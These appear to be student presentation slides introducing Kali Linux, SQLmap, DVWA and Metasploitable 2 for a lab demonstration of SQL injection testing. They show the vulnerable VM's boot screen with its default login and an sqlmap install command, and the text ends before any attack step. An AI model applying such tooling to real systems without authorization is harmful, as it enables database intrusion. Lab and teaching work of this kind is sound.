


Implementation of SQLmap using DVWA through Metasploitable 2



Sidharth Nair - 16OIO120032
Rahi Patil - 16OIO120038

Index

1 Introduction

2 SQLmap

3 DVWA

4 Metasploitable 2

5 Stepwise
Demonstration of the
Tool

Introduction

- A Linux distribution with Debian roots called Kali Linux is made for penetration testing and digital forensics. Offensive Security oversees and provides maintenance for it.
- Kali Linux offers 600 penetration-testing applications, including Armitage, Nmap, Wireshark, John the Ripper, sqlmap, Aircrack-ing, Burp, and OWASP ZAP.
- It was created by Offensive Security employees Mati Aharoni and Devon Kearns through the rewriting of BackTrack, a Linux distribution they had previously used for information security testing and which was based on Knoppix. The Hindu deity Kali served as the name's inspiration.



SQLmap

Detecting and exploiting SQL injection vulnerabilities in online applications is automated using the open-source penetration testing programme SQLmap. In addition to controlling the programme, it can be used to retrieve data from the database and run instructions on the underlying system. But, it must only be utilised in a supervised setting and with the application owner's consent. Without authorization, using SQLmap on a live website is forbidden and is punishable by law.



DVWA


DVWA is a web application that is purposefully open to numerous security flaws, offering users a legitimate and secure environment to hone their web application security testing talents. Security professionals frequently utilise it to practise their skills and keep abreast of the most recent security flaws and mitigation strategies.



Metasploitable 2

A test environment offers a safe setting for security analysis and penetration testing. You require a Metasploit instance that can access a weak target for your test environment.

Using Metasploitable 2, a purposely vulnerable Ubuntu Linux virtual machine made for testing common vulnerabilities, is the simplest way to obtain a target system. This virtual machine (VM) works with VirtualBox, VMware, and other widely used virtualization platforms.



The screenshot shows a terminal window with a black background and white text. It displays the boot logs of an Ubuntu Linux system, followed by a warning message about network exposure, contact information, and a login prompt.

```
* Starting deferred execution scheduler atd [ OK ]
* Starting periodic command scheduler crond [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out' [ OK ]


[====]
[====]

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login:
```

Stepwise Demonstration

- First we need to download SQLmap using the following command: sudo apt install sqlmap




The screenshot shows a terminal window titled "kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal is running on a Kali Linux system, indicated by the root prompt "(kali㉿kali)-[~]". The user is executing the command \$ sudo apt install sqlmap. The output of the command shows that sqlmap is already the newest version (1.6.11-1) and is set to manually installed. It also lists packages that were automatically installed and are no longer required, including cgroupfs-mount, containerd, libintl-perl, libintl-xs-perl, libmodule-find-perl, libmodule-scandeps-perl, libproc-processtable-perl, libsort-naturally-perl, and needrestart. The user is prompted to use 'sudo apt autoremove' to remove them. The terminal shows 0 upgraded, 0 newly installed, 0 to remove and 10 not upgraded.

```
(kali㉿kali)-[~]
$ sudo apt install sqlmap
[sudo] password for kali: 
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
sqlmap is already the newest version (1.6.11-1).
sqlmap set to manually installed.
The following packages were automatically installed and are no longer required:
  cgroupfs-mount containerd libintl-perl libintl-xs-perl libmodule-find-perl libmodule-scandeps-perl libproc-processtable-perl libsort-naturally-perl needrestart
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 10 not upgraded.

(kali㉿kali)-[~]
```

